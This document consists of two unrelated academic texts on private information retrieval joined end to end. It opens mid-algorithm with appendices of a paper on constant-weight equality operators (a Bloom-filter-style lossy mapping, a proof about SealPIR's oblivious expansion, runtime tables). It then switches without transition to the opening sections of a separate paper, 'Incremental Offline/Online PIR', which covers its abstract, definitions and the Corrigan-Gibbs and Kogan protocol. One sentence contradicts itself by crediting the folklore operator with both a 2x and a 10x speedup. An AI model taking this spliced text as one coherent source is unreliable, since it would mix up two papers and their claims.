    $h = h + 1$

Output: $x \in \mathbb{N}_0$

Perfect Mapping. The perfect mapping was described in Section 3. Since the mapping is one-on-one, there also exists an inverse mapping which is described in Algorithm 7. Similar to the mapping, the complexity of the inverse mapping procedure is $O(m+k)$.

The perfect mapping also preserves the order between the mapped elements. This is useful in applications where it is important to preserve the ordering of elements in the domain, e.g., comparison operators.

Lossy Mapping. In some cases, we may need to map elements of some large domain to constant-weight codewords but the size of the domain is too large to assign a distinct codeword to each element. Recall that if S is the domain, the code length, m, needs to be chosen such that $\binom{m}{k} \geq |S|$ which results in a prohibitively large m.

To address this issue, we propose a lossy mapping inspired by Bloom filters. The procedure for the lossy mapping is given in Algorithm 8.

Algorithm 8 LOSSY MAPPING

Parameters: Series of uniformly random hash functions $(H_i : S \mapsto [m])_{i \in \mathbb{N}}$
Input: $x \in S, m, k \in \mathbb{N}$

$cnt \leftarrow 0$
$i \leftarrow 1$
$y \leftarrow 0^m$
while $cnt < k$ **do**
  $m' = H_i(x)$
  if $y[m'] = 0$ **then**
    $y_[m'] = 1$
    $cnt = cnt + 1$
  $i = i + 1$

Output: $y \in CW(m,k)$

Based on the definition, a probability exists that unequal elements of the domain are mapped to the same codeword which is formalized in the following theorem.

Theorem 2. *In Algorithm 8, assume $(H_i : S \mapsto [m])_{i\in\mathbb{N}}$ is a series of uniformly random hash functions and $M_{m,k}(x)$ is the output of the algorithm for input x, m, and k with $(H_i)_{i\in\mathbb{N}}$ as the parameters. For two randomly chosen elements $x, y \in S$ such that $x \neq y$,*

$$\mathbb{P}[M_{m,k}(x) = M_{m,k}(y)] = \frac{1}{\binom{m}{k}}. \tag{7}$$

Proof. To prove this theorem, it suffices to prove that for any given codeword in the range of $M_{m,k}(x)$ such as c,

$$\mathbb{P}[M_{m,k}(x) = c] = \frac{1}{\binom{m}{k}}.$$

We prove this by induction over k. For $k = 1$, it is easy to see that

$$\mathbb{P}[M_{m,1}(x) = c] = \frac{1}{m}$$

for any $c \in Range(M_{m,1}(x))$.

Let $I(c)$ denote the positions in the codeword c where the bit is set to one. For $k > 1$, the probability that $H_1(x) \in I(c)$ is equal to $\frac{k}{m}$. By induction, the probability that set of the next $k-1$ distinct outputs in the series $(H_i(x))_{i\geq 2}$ is equal to $I(c) - \{H_1(x)\}$ is equal to $\frac{1}{\binom{m-1}{k-1}}$. Hence

$$\mathbb{P}[M_{m,k}(x) = c] = \frac{k}{m}\frac{1}{\binom{m-1}{k-1}} = \frac{1}{\binom{m}{k}}.$$

□

Due to the lossy nature of the mapping, an inverse mapping is not available for the lossy mapping.

B Correctness of Algorithm 5

Theorem 3. *The output of Algorithm 5 is identical to that of Algorithm 1.*

Proof. To prove the correctness of the oblivious expansion in Algorithm 5, we prove it is equivalent to the oblivious expansion of SealPIR, shown in Algorithm 1. Also, let $\mathtt{Sub}$ denote the substitution operation For this, we prove that line 4–7 of Algorithm 1 is equivalent to line 7–12 of Algorithm 5.

In Algorithm 1, denote $cts[b]$ on line 4 by $m(x)$ for simplicity. By executing lines 4 to 7, of the protocol, we can see that the new values for $cts[b]$ and $cts[b+2^a]$ are

$$cts[b] \leftarrow m(x) + \mathtt{Sub}_{N/2^a+1}(m(x))$$
$$cts[b+2^a] \leftarrow x^{-2^a} \cdot m(x) + \mathtt{Sub}_{N/2^a+1}(x^{-2^a} \cdot m(x))$$

Similarly for Algorithm 5 and denoting $cts[b]$ on line 7 as $m(x)$, by executing lines 7 to 12, the new values for $cts[b]$ and $cts[b+2^a]$ are

$$cts[b] \leftarrow m(x) + \mathtt{Sub}_{N/2^a+1}(m(x))$$
$$cts[b+2^a] \leftarrow x^{-2^a} \cdot m(x) - x^{-2^a} \cdot \mathtt{Sub}_{N/2^a+1}(m(x))$$

So $cts[b]$ gets the same value after both protocols. To show that $cts[b+2^a]$ also gets the same value, it suffices to show that $\mathtt{Sub}_{N/2^a+1}(x^{-2^a} \cdot m(x)) = -x^{-2^a} \cdot \mathtt{Sub}_{N/2^a+1}(m(x))$ which can be proven as follows:

$$\begin{aligned}
\mathtt{Sub}_{N/2^a+1}(x^{-2^a} \cdot m(x)) &= (x^{N/2^a+1})^{-2^a} \cdot m(x^{N/2^a+1}) \\
&= x^{-N-2^a} \cdot m(x^{N/2^a+1}) \\
&= -x^{-2^a} \cdot m(x^{N/2^a+1}) \\
&= -x^{-2^a} \cdot \mathtt{Sub}_{N/2^a+1}(m(x))
\end{aligned}$$

□

C Runtimes for Parallelized Operators

Runtimes for parallelized plain operators are given in Table 12. The runtimes in this table all have at most a 2 times speedup compared to the non-parallel version of the corresponding operator. The speedup for the folklore operator does not differ substantially from the speedup of the constant-weight operators.

Runtimes for parallel arithmetic operators are also given in Table 12. Unlike the parallel operators, there is a substantial difference in the speedup that the folklore and constant-weight operators gain from parallelization. The folklore operator gains at most a 2 times speedup whereas the folklore operators gains up to a 10 fold speedup.

D Detailed Runtimes of the Unary Approach, SealPIR and MulPIR

The unary approach occurs when $k = 1$ in constant-weight PIR, or when $d = 1$ in SealPIR and MulPIR. In this approach, the selection vector in its entirety is communicated over the network. In the unary approach, no expensive homomorphic operations such as homomorphic multiplications are performed. There is also no layered encryption as done in SealPIR. Hence, the server time is smaller than other protocols shown in this work. However, since the size of the selection vector is on the order of the number of rows in the database, the upload cost rises quickly as the number of rows grows. The upload cost becomes impractical very early, hence it is not a suitable solution for databases with a large number of rows.

We also provide numbers for SealPIR and MulPIR for payload of one plaintext in Table 13.

Table 12: Runtimes for plain and arithmetic equality operators in milliseconds when run in parallel. Dashes indicate cases where the ciphertext was undecryptable due to homomorphic noise. k and m denote the Hamming weight and constant-weight code length, respectively.

Plain Operators								
	n	2^8	2^{16}	2^{32}	2^{64}	2^{128}	2^{256}	2^{512}
Plain Folklore	ℓ	8	16	32	64	128	256	512
	Mult Depth	3	4	5	6	7	8	9
	$N = 8192$	0.20	0.25	-	-	-	-	-
	$N = 16384$	0.74	0.96	1.3	1.9	2.7	4.3	7.6
Plain Constant-weight $k = \log_2 n$	k	8	16	32	64	128	256	512
	Mult Depth	3	4	5	6	7	8	9
	m	12	22	43	85	168	334	665
	$N = 8192$	0.18	0.28	-	-	-	-	-
	$N = 16384$	0.58	1.0	1.2	1.9	2.6	4.1	6.9
Plain Constant-weight $k = \frac{1}{2}\log_2 n$	k	4	8	16	32	64	128	256
	Mult Depth	2	3	4	5	6	7	8
	m	11	19	36	68	132	261	517
	$N = 8192$	0.15	0.18	0.24	-	-	-	-
	$N = 16384$	0.37	0.75	0.87	1.4	2.1	2.8	4.1
Plain Constant-weight $k = \frac{1}{4}\log_2 n$	k	2	4	8	16	32	64	128
	Mult Depth	1	2	3	4	5	6	7
	m	24	37	64	117	221	427	838
	$N = 4096$	0.027	-	-	-	-	-	-
	$N = 8192$	0.058	0.11	0.22	0.25	-	-	-
	$N = 16384$	0.18	0.5	0.76	1.03	1.3	1.8	2.6
Plain Constant-weight $k = \frac{1}{8}\log_2 n$	k	1	2	4	8	16	32	64
	Mult Depth	0	1	2	3	4	5	6
	m	256	363	569	968	1749	3290	6349
	$N = 4096$	**0.0001**	**0.028**	-	-	-	-	-
	$N = 8192$	0.0005	0.067	**0.14**	**0.22**	**0.27**	-	-
	$N = 16384$	0.002	0.2	0.53	0.73	1.1	**1.4**	**1.8**
Arithmetic Operators								
	n	2^8	2^{16}	2^{32}	2^{64}	2^{128}	2^{256}	2^{512}
Plain Folklore	ℓ	8	16	32	64	128	256	512
	Mult Depth	3	4	5	6	7	8	9
	$N = 8192$	0.43	-	-	-	-	-	-
	$N = 16384$	1.7	3.1	5.6	10	20	38	74
Arithmetic Constant-weight $k = \log_2 n$	k	8	16	32	64	128	256	512
	Mult Depth	4	5	6	7	8	9	10
	m	12	22	43	85	168	334	665
	$N = 8192$	0.29	-	-	-	-	-	-
	$N = 16384$	1.0	1.4	2.0	2.7	4.4	8.2	14
Arithmetic Constant-weight $k = \frac{1}{2}\log_2 n$	k	4	8	16	32	64	128	256
	Mult Depth	3	4	5	6	7	8	9
	m	11	19	36	68	132	261	517
	$N = 8192$	**0.22**	**0.36**	-	-	-	-	-
	$N = 16384$	0.84	1.1	1.6	**2.6**	**4**	**6.5**	**9.5**
Arithmetic Constant-weight $k = \frac{1}{4}\log_2 n$	k	2	4	8	16	32	64	128
	Mult Depth	2	3	4	5	6	7	8
	m	24	37	64	117	221	427	838
	$N = 8192$	0.29	0.42	-	-	-	-	-
	$N = 16384$	0.70	1.0	**1.5**	2.8	4.2	7.1	12
Arithmetic Constant-weight $k = \frac{1}{8}\log_2 n$	k	1	2	4	8	16	32	64
	Mult Depth	1	2	3	4	5	6	7
	m	256	363	569	968	1749	3290	6349
	$N = 4096$	0.44	-	-	-	-	-	-
	$N = 8192$	0.81	1.1	1.6	-	-	-	-
	$N = 16384$	3.0	4.5	7.0	12	20	37	73

Table 13: Runtime of PIR protocols for a response size of one plaintext. Runtimes are in seconds and an average of 10 runs. *This parameter set did not produce a decryptable result

# of Rows	DB Size (MB)	Code Length	Time (s) Expansion	Sel. Vec. Calculation	Inner Product	Total Server
Folklore, $N = 8192$ (Query = 216 KB, Response = 106 KB)						
256	8	5	0.06	58	0.9	60
512*	9	10	0.1	130	1.7	130
Folklore, $N = 16384$ (Query = 913 KB, Response = 224 KB)						
512	21	9	0.8	650	7.4	660
1024	42	10	0.8	1500	14	1500
2048	84	11	0.8	3300	29	3300
4096	170	12	0.8	7200	56	7200
8192	340	13	0.8	16000	120	16000
16384	670	14	0.8	35000	250	35000
Unary, $N = 4096$ (Response = 46 KB)						
256	2.6	256	0.5	0.009	0.2	0.8
512	5.2	512	1	0.02	0.4	1.4
1024	10	1024	1.9	0.05	0.8	2.8
2048	21	2048	3.8	0.2	1.7	5.7
4096	42	4096	7.7	0.5	3.3	11
8192	84	8192	15	1.9	6.4	24
16384	170	16384	30	6.7	13	49
32768	340	32768	59	23	25	110
65536	670	65536	120	87	52	260
131072	1300	131072	240	340	110	680
Constant-weight $k = 2, N = 8192$, (Query = 216 KB, Response = 106 KB)						
256	5.2	24	0.3	8.3	0.9	9.7
512	10	33	0.5	17	1.7	19
1024	21	46	0.5	33	3.5	38
2048	42	65	1	67	6.9	75
4096	84	92	1	130	13	150
8192	170	129	2	270	27	300
16384	340	182	2	540	55	600
32768	670	257	5	1100	110	1200
65536	1300	363	5	2300	230	2500
SealPIR $d = 2, N = 4096$ (Query = 61.4 KB, Response = 307 KB)						
512	4.98	46	-	-	-	0.34
1024	9.96	64	-	-	-	0.46
2048	19.9	92	-	-	-	0.80
4096	39.8	128	-	-	-	1.2
8192	79.6	182	-	-	-	2.2
16384	159	256	-	-	-	3.7
32768	318	364	-	-	-	7.0
65536	637	512	-	-	-	12
131072	1275	726	-	-	-	24
262144	2550	1024	-	-	-	50
524288	5100	1450	-	-	-	100
1048576	10200	2048	-	-	-	200
2097152	20401	2898	-	-	-	430
MulPIR $d = 2, N = 8192$ (Query = 122 KB, Response = 119 KB)						
256	4.98	32	-	-	-	2.3
512	9.96	46	-	-	-	4.1
1024	19.9	64	-	-	-	6.8
2048	39.8	92	-	-	-	12
4096	79.6	128	-	-	-	22
8192	159	182	-	-	-	44
16384	318	256	-	-	-	83
32768	637	364	-	-	-	160
65536	1275	512	-	-	-	320
131072	2550	726	-	-	-	630
262144	5100	1024	-	-	-	1200
524288	10200	1450	-	-	-	2500

Incremental Offline/Online PIR

Yiping Ma* Ke Zhong* Tal Rabin*† Sebastian Angel*‡

*University of Pennsylvania †Algorand Foundation ‡Microsoft Research

Abstract. Recent private information retrieval (PIR) schemes preprocess the database with a query-independent offline phase in order to achieve sublinear computation during a query-specific online phase. These offline/online protocols expand the set of applications that can profitably use PIR, but they make a critical assumption: that the database is immutable. In the presence of changes such as additions, deletions, or updates, existing schemes must preprocess the database from scratch, wasting prior effort. To address this, we introduce *incremental preprocessing* for offline/online PIR schemes, allowing the original preprocessing to continue to be used after database changes, while incurring an update cost proportional to the number of changes rather than the size of the database. We adapt two offline/online PIR schemes to use incremental preprocessing and show how it significantly improves the throughput and reduces the latency of applications where the database changes over time.

1 Introduction

Private information retrieval (PIR) [22] is an incredibly useful cryptographic building block that allows a client to download an object from a database without revealing which object was fetched. PIR has many applications, including privacy-preserving video streaming [3, 35], password checking [4], blocklists [40], ad delivery [34], friend discovery [12], subscriptions [20], and anonymous messaging [6, 42, 47]. While powerful, PIR is expensive: PIR imposes a computational linear lower bound since the database must operate on all objects in order to answer a query. After all, if even a single object is omitted when answering a query this would leak that this object is of no interest to the client.

The existence of this computational lower bound is unfortunate, as it limits the scale of applications that can profitably use PIR. But there is still hope! There is an active line of work [5, 8, 15, 18, 23, 45, 50, 51] that pursues the idea of preprocessing the database to generate auxiliary information or *hints* (which could be stored at the server or clients depending on the proposal) during an *offline* phase, and then use the hints during an *online* phase to answer one or more queries with sublinear computation and communication. This is an exciting proposition, as it enables applications that require quick answers for (online) queries to large databases, but that can afford an expensive query-independent preprocessing.

A major implicit assumption in all of the above works is that the PIR database is *immutable*. That is, once it has been preprocessed, no new items will be added, deleted, or updated. Should the database change, under all existing schemes, it is necessary to redo the expensive offline phase—defeating in many cases the benefits of preprocessing. Meanwhile, many of the proposed applications that use PIR naturally experience at least some moderate content churn. For example, Popcorn [35], which implements a private video service where clients stream movies using PIR, must deal with movies being added, deleted, or modified (e.g., to change codec) occasionally. Similarly, anonymous messaging systems like Pung [6] and Talek [20] have databases where new elements (messages) are added every few minutes, while contact discovery services like DP5 [12] have users creating and deleting accounts.

This paper extends offline/online PIR schemes to support *mutable* databases where the content can change at any time by introducing the notion of *incremental preprocessing*. The result is an incremental offline/online PIR scheme where additions, deletions, and edits to the database do not require a complete preprocessing after every change. Instead, the hints are updated at a cost that is proportional to the number of changes. To demonstrate the feasibility and benefits of incremental preprocessing, we extend two recent two-server offline/online PIR protocols: (1) the Corrigan-Gibbs and Kogan scheme (CK) [23], and (2) the Shi, Aqeel, Chandrasekaran, and Maggs scheme (SACM) [51]. Our experimental evaluation confirms that the savings of our approach are considerable. In a database with 1 million items, the computational cost of updating the hints in our incremental CK scheme (iCK) for a batch of 10,000 updates (additions, deletions, edits) is $56\times$ cheaper than preprocessing from scratch; the savings are even more pronounced when there are fewer updates. Furthermore, an implementation of PIR-Tor [47] that uses our iCK construction improves the throughput achieved by Tor directory nodes by roughly $7\times$ over an implementation of PIR-Tor that uses a state-of-the-art 2-server PIR scheme [13].

Our extensions to make these schemes incremental, however, come at a modest cost. For iCK, the cost is a small increase in storage at the client to keep additional auxiliary material needed for the client to construct the right query during the online phase, and a larger (though still sublinear and concretely very efficient) queries during the online phase. For our incremental version of SACM, called iSACM, the cost is higher online communication (though still sublinear in the size of the updated database), since our construction is not compatible with a specific cryptographic primitive used in SACM (a private puncturable PRF [51]).

Limitations. Our incremental preprocessing schemes work best when the database changes slowly (e.g., a few percent of entries are added, deleted, or updated at a given time). When the database changes significantly (e.g., doubles or triples in size), maintaining multiple preprocessed databases and querying all of them might be a better choice [40]. We also note that there is an interesting complication that occurs when one wishes to use *PIR by keywords* [21] with offline/onlne PIR protocols that support mutations. In PIR by keywords, clients can fetch an object from the database by using a meaningful label or "keyword" rather than an index. Prior works [4, 6, 21] accomplish this by structuring the database in a search data structure (e.g., binary search tree) and performing the search obliviously over this data structure using a PIR scheme as a black box. However, when the database mutates, this triggers a series of changes to the underlying search data structure (e.g., BST tree rotations) that negate the validity and usefulness of the hints generated during the offline preprocessing phase of existing offline/online PIR schemes. Finding a satisfying solution remains an open question.

2 Background and related work

This section surveys existing offline/online PIR constructions, and the issues that arise when the database is updated due to objects being deleted, edited, or inserted.

Private Information Retrieval (PIR) Chor et al. [22] introduce private information retrieval to allow a client to retrieve an object from a database managed by an untrusted server (or set of servers) without the server(s) learning which object was retrieved by the client and with total communication costs that are *sublinear* in the size of the database. There are two general deployment models for PIR: *multi-server* and *single-server*. In multi-server PIR [7, 13, 22, 24, 25, 31, 48] the database is replicated across two or more non-colluding servers, and the client issues a query to each server and locally combines all responses. On the other hand, single-server PIR protocols [3–5, 16, 17, 19, 27, 29, 38, 41, 43, 44, 52] are significantly more (computationally) expensive and require making cryptographic hardness assumptions. In exchange, they avoid making non-collusion assumptions.

The allure of preprocessing. Beimel et al. [8, §4] prove that if the database has no redundancies (i.e., neither the servers nor the client store any redundant bits to serve as auxiliary values), PIR requires $\Omega(n)$ total server-side computation to answer a single client query, where n is the number of elements in the database. To circumvent this unfortunate lower bound, they introduce the notion of *preprocessing*: by pushing the inevitable linear computation to a query-independent *offline phase* and generating auxiliary data or *hints* along the way, the computational cost of answering a query during an *online phase* with the help of the hints can be sublinear in n.

Given the above, a natural question is *where* the hints should be stored? Several works [8, 15, 18] propose that they be stored at the servers. For example, Beimel et al.[8] give a two-server PIR protocol that uses $O(n^{1+\epsilon})$ extra bits at the servers in exchange for online queries that require $O(n/\epsilon^2 \log^2 n)$ server computation. On the other hand, recent proposals [23, 50, 51] push the hints to the clients. For instance, Corrigan-Gibbs and Kogan [23] give a two-server PIR construction that stores $O(\sqrt{n})$ bits at the client and obtain $O(\sqrt{n})$ server computation for online queries.

The challenge of mutability. Regardless of who stores the hints, all of the above works have preprocessing schemes where the hints depend on *all* items in the database. As a result, if a single items changes, is deleted, or a new item is added, the hints are no longer useful to generate online PIR queries; it becomes necessary to update the hints. To our knowledge, none of the existing works propose a way to update these hints in an efficient fashion that avoids redoing the preprocessing from scratch.

In independent work, Checklist [40] explores the idea of an offline/online PIR database that supports additions. Despite the similar objectives, our approaches are fundamentally different. Checklist leverages ideas from ORAM [33], dividing the database into "buckets" whose capacity grows exponentially, where the initial data is held on the last (largest) bucket, and new objects are added to the earliest (smallest) bucket—overflowing to larger buckets if necessary. To fetch an object, the client queries all of the roughly $\log n$ buckets (as otherwise the client would leak which bucket contains the desired item). The key idea behind this scheme is that while updates to a bucket require redoing the preprocessing for that bucket from scratch to obtain the new hints, most updates impact smaller buckets and larger buckets change less frequently—hence the savings. In contrast, our work aims to make the preprocessing itself incremental; our techniques could help Checklist ensure that larger buckets need not be preprocessed from scratch. Furthermore, our technique does not require the online server to maintain $\log n$ buckets and does not increase the number of objects fetched by the client per query—which could be significant when objects are large.

3 Overview

In this work we consider a setting in which a PIR server (or servers) holds a large database consisting of n fixed-sized objects. The server preprocesses the database during an offline phase to generate *hints* (auxiliary information that speeds up the online phase) and either stores these hints or gives them to clients (depending on the scheme). Clients can then query this preprocessed database during an online phase and retrieve an item privately with both computation and communication costs sublinear in n. Over time, the database mutates: new objects are added and existing objects are modified or deleted. We will assume that the number of mutations at a given time, m, is much smaller than n (otherwise one might as well rerun the preprocessing on the modified database from scratch). Our

goal is to construct preprocessing schemes that (1) enable efficient online queries; and (2) are incremental, in the sense that updating the hints comes at a cost to the servers and clients that is proportional to m rather than $n+m$.

In the rest of this section we give a formal definition of offline/online PIR, discuss the additional functionality that we seek to support mutable databases, and then give concrete incremental preprocessing schemes for two existing offline/online PIR constructions.

3.1 Offline/Online PIR (OO-PIR)

We build on the definitions of the offline/online PIR (OO-PIR) model given by Corrigan-Gibbs and Kogan [23]. In particular, we restrict our focus to two-server PIR (we discuss the single server case in Section 9). In this setting there are two servers: the *offline* and the *online* server. The servers are *semi-honest*: they do not collude but are interested in learning which objects the client is fetching from the database. Below we give the definition for the single-query case; we discuss multiple queries in Section 4.1.

Notation. We consider a database D, which is replicated across both the offline and online servers and consists of n items of size b bits. We view D as an array; $D[i]$ represents the i-th item in D. We use $[x,y]$ to denote the set consisting of consecutive integers $\{x,\ldots,y\}$ where $x \le y$. For simplicity, when $x=1$, we use $[y]$ to denote the set $\{1,\ldots,y\}$. For a set S and an integer c, we use $S+c$ to denote a set $\{x+c | x \in S\}$. In addition, we assume $+$ has the highest precedence among all set operations.

Definition 1 (Offline/Online PIR [23])**.** An OO-PIR protocol consists of four algorithms $(\mathsf{Prep}, \mathsf{Query}, \mathsf{Resp}, \mathsf{Recov})$ defined over a database D of n items as follows:

- $\mathsf{Prep}(D) \to h$, a randomized algorithm executed by the offline server for each client that takes a database D and outputs a hint h.
- $\mathsf{Query}(h,i) \to q_i$, a randomized algorithm executed by the client that takes in h and the desired index i, and outputs a query q_i.
- $\mathsf{Resp}(D,q_i) \to r_i$, a deterministic algorithm executed by the online server that takes in a query q_i from the client, and outputs a response r_i.
- $\mathsf{Recov}(h,r_i) \to d_i$, a deterministic algorithm executed by the client that takes in a hint h (previously received from the offline server) and a response r_i from the online server, and outputs the client's desired data object d_i.

An OO-PIR scheme should satisfy the following properties:

Correctness. For every $\lambda, n \in \mathbb{N}, i \in [n]$, we require that

$$\Pr\left[d_i = D[i]: \begin{array}{rcl} h & \leftarrow & \mathsf{Prep}(D) \\ q_i & \leftarrow & \mathsf{Query}(h,i) \\ r_i & \leftarrow & \mathsf{Resp}(D,q_i) \\ d_i & \leftarrow & \mathsf{Recov}(h,r_i) \end{array} \right] \ge 1 - \mathrm{negl}(\lambda)$$

where the probability is over the randomness of all algorithms.

Security. For $\lambda, n \in \mathbb{N}$, and $i \in [n]$, define the distribution

$$\mathcal{P}(i) := \left\{ q_i : \begin{array}{rcl} h & \leftarrow & \mathsf{Prep}(D) \\ q_i & \leftarrow & \mathsf{Query}(h,i) \end{array} \right\}$$

An OO-PIR scheme is secure if for all PPT adversaries $\mathcal{A}$,

$$\max_{i,j \in [n]} \{\Pr[\mathcal{A}(\mathcal{P}(i))=1] - \Pr[\mathcal{A}(\mathcal{P}(j))=1]\} \le \mathrm{negl}(\lambda)$$

Non-triviality. The combined size of the hint h, online query q_i, and response r_i should be sublinear in the size of D.

Informally, correctness means that a client can get its desired item with high probability; security means that any two queries are computationally indistinguishable to the online server; and non-triviality means that the protocol is actually cheaper than downloading and storing the whole database.

3.2 Incremental offline/online PIR

In this work we propose OO-PIR schemes that are *incremental*, in the sense that if the database mutates (new items are added, or existing items are modified or deleted) it is not necessary for the client and the offline server to rerun Prep. To that end, the OO-PIR scheme supports four new algorithms that incrementally modify the existing hint h so that it is compatible with the new database. Crucially, the cost of these algorithms depends on the number of mutations and not on the size of the original database.

Definition 2 (Incremental offline/online PIR)**.** An incremental OO-PIR protocol consists of eight algorithms, four of which are inherited from an OO-PIR scheme (Definition 1) and four new algorithms defined as follows:

- $\mathsf{DBUpd}(D, op) \to (D', \delta)$, a deterministic algorithm executed by offline server that takes in the original database D, and a set of operations op (additions, deletions, and in-place edits at certain positions), outputs a new database D' with size n' and a summary of the changes, δ. We discuss δ in detail in Section 6, but it is small and does not include the objects themselves. Note that the online server also updates D with op, but does not produce δ or interact with clients during offline phase.
- $\mathsf{HintReq}(h, \delta) \to u_q$, a randomized algorithm executed by the client that takes as input the hint that the client had previously obtained from the offline server and the update summary δ, and outputs an *update query* u_q.
- $\mathsf{HintRes}(D', u_q) \to u_r$, a deterministic algorithm executed by the offline server that takes in the new database D' and an update query u_q from the client, and outputs an *update response* u_r. The cost of this algorithm should be proportional to the number of changes between D and D'.
- $\mathsf{HintUpd}(h, u_r) \to h'$, a deterministic algorithm executed by the client that takes in a hint h and a update response u_r from the offline server, and outputs a new hint h' that is valid with respect to the new database D'.

An incremental OO-PIR scheme should satisfy the following correctness, security, and non-triviality properties.

Correctness. For every $\lambda \in \mathbb{N}, i \in [n']$, we require that

$$\Pr\left[\; d_i = D'[i]: \begin{array}{rl} h \leftarrow & \mathsf{Prep}(D) \\ (D', \delta) \leftarrow & \mathsf{DBUpd}(D, op) \\ u_q \leftarrow & \mathsf{HintReq}(h, \delta) \\ u_r \leftarrow & \mathsf{HintRes}(D', u_q) \\ h' \leftarrow & \mathsf{HintUpd}(h, u_r) \\ q_i \leftarrow & \mathsf{Query}(h', i) \\ r_i \leftarrow & \mathsf{Resp}(D', q_i) \\ d_i \leftarrow & \mathsf{Recov}(h', r_i) \end{array} \right] \geq 1 - \mathrm{negl}(\lambda)$$

where the probability is over the randomness of all algorithms. The gray boxes show the new incremental operations.

For simplicity, we will use the notation

$$h' \leftarrow \mathsf{IncPrep}(D, op, h)$$

for the four hint update algorithms when there is no ambiguity.

Security. For $\lambda \in \mathbb{N}$, and $i \in [n']$, define the distribution

$$\mathcal{P}'(i) := \left\{ q_i : \begin{array}{rl} h \leftarrow & \mathsf{Prep}(D) \\ h' \leftarrow & \mathsf{IncPrep}(D, op, h) \\ q_i \leftarrow & \mathsf{Query}(h', i) \end{array} \right\}$$

An incremental OO-PIR scheme is secure if for all PPT adversaries $\mathcal{A}$,

$$\max_{i,j \in [n']} \{\Pr[\mathcal{A}(\mathcal{P}'(i)) = 1] - \Pr[\mathcal{A}(\mathcal{P}'(j)) = 1]\} \leq \mathrm{negl}(\lambda)$$

Non-triviality. The size of the initial hint h should be sublinear in n (the size of D), and the size of the online query q_i, response r_i, update summary δ, update query u_q, and update response u_r should be sublinear in n' (the size of D'). Finally, for a list of updates op, the computational cost of IncPrep to the offline server should be in expectation $O(|op| \log n)$.

3.3 Types of updates considered

We consider three types of mutations: addition of new objects, deletion of existing objects, and in-place edits that change the database's content but does not alter its size.

Additions. We aim to support databases where new items are appended to the end: if the initial database is of size n, then after m additions the database has size $n + m$ and the last m items are new. We make this restriction because supporting insertions at arbitrary locations is difficult without preprocessing the database from scratch as a single insertion changes the indexing of all subsequent objects.

In-place edits. After m in-place edits, the updated database is still of size n, and up to m of the n items have changed.

Deletions. Unlike the prior two operations, defining what it means for a database object to be deleted in an OO-PIR scheme is actually more subtle. We start by stating a trivial fact: if a client fetches an object from the database before the object is deleted, it is impossible to prevent the client from accessing this object again since the client could have saved a copy. Given this framing, we ask whether OO-PIR schemes can guarantee two more nuanced definitions of deletion:

- *Strong deletion.* Assuming that a client has not explicitly fetched a particular object in the past, an OO-PIR scheme provides strong deletion if it can guarantee that once this object is deleted from the server(s), the client will be unable to retrieve it. This is a desirable property in practice. For example, if the database operator learns that some of its objects are illegal or contain classified information, the operator may wish to delete them and prevent all clients who have not yet accessed these objects from doing so.
- *Weak deletion.* We relax the above definition to require only that *new* clients do not learn any deleted items.

We show that in OO-PIR schemes where the hint is stored at the client, strong deletion is very difficult to achieve (§4.2.3). The intuition is that the hint itself implicitly encodes information about all objects. Even if the client has not queried the deleted object explicitly in the past, the client can still recover it by querying *other* objects and reconstructing it with the existing hint. On the other hand, weak deletion is possible; we discuss our approach in the following sections.

3.4 Are Simple Solutions Good Enough?

Before discussing our design, we first consider a few simple approaches and describe their shortcomings. Suppose the servers add a few items to the database. The simplest approach is to merely let the client download and store all of the added items. This actually works relatively well in some settings, but when items are large this is problematic and in some applications it could leak information. For example, the server could infer whether the client is interested in the new items or not by observing changes in the client's query frequency. Another approach is to set up a new PIR database for the added items, preprocess that database, and give the client the new hints. When a client issues a query, it sends queries to both the old and the new databases, separately. This is roughly the approach taken by Checklist [40], with the caveat that Checklist carefully selects the sizes of the multiple databases. However, this multi-database approach increases the online communication, since the client must send a query and receive a response from each of the databases.

In contrast, our solution does not require the client to store full items locally or to download multiple objects. However, our approach is not black-box. Instead, it requires exploiting the structure of the underlying OO-PIR protocol.

4 Incremental PIR: background and intuition

Our first solution builds on the two-server offline/online PIR scheme of Corrigan-Gibbs and Kogan (CK) [23]. We start by describing the CK protocol and then we describe our approach to make its preprocessing incremental.

4.1 Background: the CK protocol

We discuss the "toy protocol" given in CK [23] that conveys the key ideas of the scheme, but has high costs and violates PIR's non-triviality requirement. We later discuss how CK addresses these issues. The CK protocol has two phases.

Offline phase. This phase is independent of the index that the client wishes to query and includes the Prep step (§3.1).

- $\mathsf{Prep}(D) \rightarrow h$. The offline server generates $\sqrt{n}$ random subsets of indices in $[n]$, $S_1, \ldots, S_{\sqrt{n}}$, each of size $\sqrt{n}$, with the constraint that $S_1 \cup \cdots \cup S_{\sqrt{n}} = [n]$. For each S_j, the offline server uses the entries in S_j as database indices to compute $\sqrt{n}$ parities, $p_1, \ldots, p_{\sqrt{n}}$, where $p_j = \bigoplus_{e \in S_j} D[e]$ for $j = 1, \ldots, \sqrt{n}$. Each parity is b bits, which is the size of a database item. In short, a parity p_j for set S_j is the XOR of all objects in D referenced by the indices in S_j. The server sends back the hint $h = \{(S_1, p_1), \ldots, (S_{\sqrt{n}}, p_{\sqrt{n}})\}$ to the client.

Online phase. This phase depends on the specific index of the item that the client wishes to fetch and is performed with the online server who has no information about the subsets chosen by the offline server.

- $\mathsf{Query}(h, i) \rightarrow q_i$: The client generates a query for the item at index i in D (i.e., $D[i]$) by finding a set S (included in h) such that $i \in S$ (we denote the corresponding parity as p_S). Then, the client probabilistically removes an element from S: with probability $1 - \frac{\sqrt{n}-1}{n}$, it removes i; else it removes an element in $S \backslash \{i\}$ chosen uniformly at random. The query q_i is the resulting set S^*, which has size $\sqrt{n} - 1$. This query is sent to the online server.
- $\mathsf{Resp}(D, q_i) \rightarrow r_i$: The online server computes the PIR response as $r_i = \bigoplus_{e \in S^*} D[e]$, and sends r_i to the client.
- $\mathsf{Recov}(h, r_i) \rightarrow d_i$: Using the parity p_S (from the Query step), the client recovers $D[i]$ by computing $d_i = p_S \oplus r_i$.

The correctness of this scheme is probabilistic and follows from the fact that $p_S = \bigoplus_{e \in S} D[e]$ and $r_i = \bigoplus_{e \in S^*} D[e]$. With probability $1 - O(\frac{1}{\sqrt{n}})$, the set S^* is identical to S except that it is missing index i. In such case, the scheme is correct and d_i (the XOR of p_S and r_i) is $D[i]$. This scheme is secure against the offline server since the offline phase is independent of i. It is secure against the online server because q_i is a uniformly random subset of $[n]$ of size $\sqrt{n} - 1$.

In summary, this offline/online model pushes the expensive linear computation to the offline phase, while the online server only needs to do $O(\sqrt{n})$ computation.

